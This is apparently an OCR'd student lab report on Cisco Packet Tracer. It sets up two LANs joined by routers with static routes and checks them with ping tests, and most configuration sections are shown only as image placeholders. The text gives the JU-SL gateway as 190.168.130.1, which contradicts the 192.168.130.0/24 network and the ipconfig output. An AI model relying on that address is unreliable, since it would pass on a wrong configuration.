
Config of host (192.168.120.100) →




Config of host (192.168.120.101) →



Config of host (192.168.120.102) →




2. Create another LAN (named JU-SL) with three hosts connected via a layer-2 switch. Connect this switch to another router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.130.0/24. Configure the default gateway of each host as the IP address of the interface of the router which is connected to the LAN.




The ip address of the router interface connected to the LAN is 190.168.130.1/24
Hence the default gateway of the Hosts are → 190.168.130.1/24

Config of each end-host of LAN JU-SL →


Config of host (192.168.130.100) →



Config of host (192.168.130.101) →



Config of host (192.168.130.102) →




192.168.130.102

Physical Config Desktop Programming Attributes

Command Prompt


```
Cisco Packet Tracer PC Command Line 1.0
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.........: FE80::2D0:D3FF:FE9E:D619
   IPv6 Address....................: ::
   IPv4 Address....................: 192.168.130.102
   Subnet Mask.....................: 255.255.255.0
   Default Gateway.................: ::
                                     192.168.130.1

Bluetooth Connection:

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.........: ::
   IPv6 Address....................: ::
   IPv4 Address....................: 0.0.0.0
   Subnet Mask.....................: 0.0.0.0
   Default Gateway.................: ::
                                     0.0.0.0
```


3. Connect the two routers through appropriate WAN interfaces. Assign IP addresses to the WAN interfaces from network 192.168.150.0/24. 4. Add static route in both of the routers to route packets between two LANs




Configuration of the interfaces of the routers →

Config of Router0-JU-Main →







Static routing config →




Config of Router1-JU-SL →






Static routing config →



5. Test the configuration by sending ping requests from hosts in each LAN.

Test Ping request from host 192.168.120.101 (LAN JU-Main) to 192.168.130.102 (LAN JU-SL) →




Successful ping, hence the routing is working properly between different LANs. Below are some other ping tests. Between hosts of different LANs. All are successful.

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Successful	192.168.130.102	192.168.120.101	ICMP		0.000	N	0	(edit)	(delete)
	Successful	192.168.120.100	192.168.130.102	ICMP		0.000	N	1	(edit)	(delete)
	Successful	192.168.130.100	192.168.120.100	ICMP		0.000	N	2	(edit)	(delete)

